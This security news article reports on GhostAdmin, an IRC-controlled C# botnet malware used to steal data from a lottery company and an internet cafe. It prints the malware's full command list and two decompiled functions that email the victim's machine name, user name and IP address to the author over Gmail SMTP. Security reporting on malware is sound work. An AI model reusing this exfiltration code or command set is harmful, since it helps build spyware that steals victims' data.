New GhostAdmin Malware Used for Data Theft and Exfiltration

bleepingcomputer.com/news/security/new-ghostadmin-malware-used-for-data-theft-and-exfiltration/

Catalin Cimpanu

By
Catalin Cimpanu

- January 17, 2017
- 02:00 PM
- 0

Security researcher MalwareHunterTeam discovered today a new malware family that can infect computers and allow crooks to take control of these PCs using commands sent via an IRC channel.

Named **GhostAdmin**, this threat is part of the "botnet malware" category. According to current information, the malware is already distributed and deployed in live attacks, being used to possibly target at least two companies and steal hundreds of GBs of information.

Crooks control GhostAdmin victims via IRC commands

According to MalwareHunterTeam and other researchers that have looked at the malware's source code, GhostAdmin seems to be a reworked version of CrimeScene, another botnet malware family that was active around 3-4 years ago.

Under the hood, GhostAdmin is written in C# and is already at version 2.0. The malware works by infecting computers, gaining boot persistence, and establishing a communications channel with its command and control (C&C) server, which is an IRC channel.

GhostAdmin's authors access to this IRC channel and issue commands that will be picked up by all connected bots (infected computers).

The malware can interact with the victim's filesystem, browse to specific URLs, download and execute new files, take screenshots, record audio, enable remote desktop connections, exfiltrate data, delete log files, interact with local databases, wipe browsing history and more. A full list of available commands is available via the image below:

```
@commands - list all available client commands
@logfile - upload keylog file
@read file <filePath> - read a text file
@download <url> <destination> -  download a remote file from a url
@turn off monitor - put monitor in sleep mode
@turn on monitor - wake monitor from sleep mode
@visit <url> -  browse a specified url
@download <url> <destination> -  download a remote file from a url
@delete* <ext> <source_directory> - delete all files in folder by ext
@delete  file <filepath> - delete a single file
@delete dir <source_directory> - delete a directory
@get files <ext> <source_dir> - upload all files in specified folder by ext
@get ip - get public ip address
@upload file - upload a single file
@screenshot - take a screenshot
@run <file_path> - open a file or directory
@version - return current client version
@platform - return windows platform
@checkfile <file_path> - check if a file exists
@checkfolder <file_path> - check if a folder exists
@taskkill <process_name> - kill running process
@drives - get all drives
@tasklist - get all running processes
@ipconfig -  get windows ip configuration
@kill - kills bot until reboot
@copy <source_file> <destination_file> -  copy file
@mkdir <dir> - create a new directory
@connect - create a new connection to the server
@enable remote desktop - enable remote desktop for lan
@os - gets os
@shutdown windows - shutdown computer
@restart windows - restart computer
@audio <sec> - record audio for specified seconds
@user - gets currently logged in user
@enable input devices - enable mouse and keyboard
@disable input devices - disable mouse and keyboard
@message <text> - sends a message to the user
@delete logs - delete all logfiles
@delete browser data
@sql connect SERVER=myServer;USER=myUser;PASS=myPass;DATABASE=myDB
@sql select - use normal sql select syntax after 'select'
@sql update - use normal sql update syntax after 'update'
@sql insert into - use normal sql insert syntax after 'insert into'
@sql update - use normal sql select syntax after 'update'
@update - downloads the update file and update the client'
@idletime - return the time since the user last interact with the computer(how the user has been idle for)
```

GhostAdmin IRC commands

The malware's features revolve around the ability to collect data from infected computers and silently send it to a remote server.

GhostAdmin operates based on a configuration file. Among the settings stored in this file, there are FTP and email credentials.

The FTP credentials are for the server where all the stolen information is uploaded, such as screenshots, audio recordings, keystrokes and more.

On the other hand, the email credentials are used to send an email to the GhostAdmin author every time a victim executes his malware, and also send error reports.

```
public static void Email()
{
    try
    {
        string machineName = Environment.MachineName;
        string userName = Environment.UserName;
        MailAddress mailAddress = new MailAddress(Settings.MAIL_SENDER, Settings.MAIL_SUBJECT);
        MailAddress to = new MailAddress(Settings.MAIL_RECIPIENT, Settings.MAIL_SUBJECT);
        string mAIL_PASSWORD = Settings.MAIL_PASSWORD;
        string mAIL_SUBJECT = Settings.MAIL_SUBJECT;
        string ip = Ip.GetIp();
        string text = string.Format("Client was executed by {0}. \nClient IP ADDRESS: {1}\nClient version: {2} ",
          machineName + "\\" + userName, ip, Settings.Version);
        string body = text;
        SmtpClient smtpClient = new SmtpClient
        {
            Host = "smtp.gmail.com",
            Port = 587,
            EnableSsl = true,
            DeliveryMethod = SmtpDeliveryMethod.Network,
            UseDefaultCredentials = false,
            Credentials = new NetworkCredential(mailAddress.Address, mAIL_PASSWORD)
        };
        using (MailMessage mailMessage = new MailMessage(mailAddress, to)
        {
            Subject = mAIL_SUBJECT,
            Body = body
        })
        {
            smtpClient.Send(mailMessage);
        }
    }
    catch
    {
    }
}
```


GhostAdmin source code: Function to send an email when infecting new host

```
public static void SendError(string error, string checkpoint)
{
    try
    {
        string machineName = Environment.MachineName;
        string userName = Environment.UserName;
        MailAddress mailAddress = new MailAddress(Settings.MAIL_SENDER, Settings.MAIL_SUBJECT);
        MailAddress to = new MailAddress(Settings.MAIL_RECIPIENT, Settings.MAIL_SUBJECT);
        string mAIL_PASSWORD = Settings.MAIL_PASSWORD;
        string subject = "Ghost Admin Error: " + checkpoint;
        string text = string.Format("Client Name: {0}\nERROR: {1}", machineName + "\\" + userName, error);
        string body = text;
        SmtpClient smtpClient = new SmtpClient
        {
            Host = "smtp.gmail.com",
            Port = 587,
            EnableSsl = true,
            DeliveryMethod = SmtpDeliveryMethod.Network,
            UseDefaultCredentials = false,
            Credentials = new NetworkCredential(mailAddress.Address, mAIL_PASSWORD)
        };
        using (MailMessage mailMessage = new MailMessage(mailAddress, to)
        {
            Subject = subject,
            Body = body
        })
        {
            smtpClient.Send(mailMessage);
        }
    }
    catch
    {
    }
}
```

GhostAdmin source code: Function to send an email when malware execution generates an error


MalwareHunterTeam says that the GhostAdmin version he analyzed was compiled by a user that used the nickname "Jarad."

Like almost all malware authors before him, Jarad managed to infect his own computer. Using the FTP credentials found in the malware's configuration file, MalwareHunterTeam found screenshots of GhostAdmin creator's desktop on the FTP server.




Desktop of GhostAdmin author

Furthermore, the researcher also found on the same server files that appeared to be stolen from GhostAdmin victims. The possible victims include a lottery company and an Internet cafe. Just from the Internet cafe, the crook has apparently collected 368GB of data alone.



368GB file downloaded from GhostAdmin FTP server

From the lottery company, the GhostAdmin botmaster appears to have stolen a database holding information such as names, dates of births, phone numbers, emails, addresses, employer information, and more.



Database found on the GhostAdmin FTP server

At the time of writing, according to MalwareHunterTeam, the botnet's IRC channel includes only around ten bots, an approximate victims headcount.

Compared to other botnet malware families such as Necurs or Andromeda, which have millions of bots, GhostAdmin is just making its first victims. Despite the currently low numbers, GhostAdmin can grow to those figures as well, if its author ever wanted to run a spam botnet like Necurs and Andromeda. In its current form, GhostAdmin and its botmaster seem to be focused on data theft and exfiltration.

At the time of writing, GhostAdmin detection rate on VirusTotal was only 6 out of 55 (sample here).

Related Articles:

Microsoft detects massive surge in Linux XorDDoS malware activity

Microsoft: Sysrv botnet targets Windows, Linux servers with new exploits

New cryptomining malware builds an army of Windows, Linux bots

Emotet botnet switches to 64-bit modules, increases activity

New stealthy BotenaGo malware variant targets DVR devices

- Botnet
- GhostAdmin
- Malware

Catalin Cimpanu

Catalin Cimpanu is the Security News Editor for Bleeping Computer, where he covers topics such as malware, breaches, vulnerabilities, exploits, hacking news, the Dark Web, and a few more. Catalin previously covered Web & Security news for Softpedia between May 2015 and October 2016. The easiest way to reach Catalin is via his XMPP/Jabber address at campuscodi@xmpp.is. For other contact methods, please visit Catalin's author page.

- Previous Article
- Next Article

You may also like: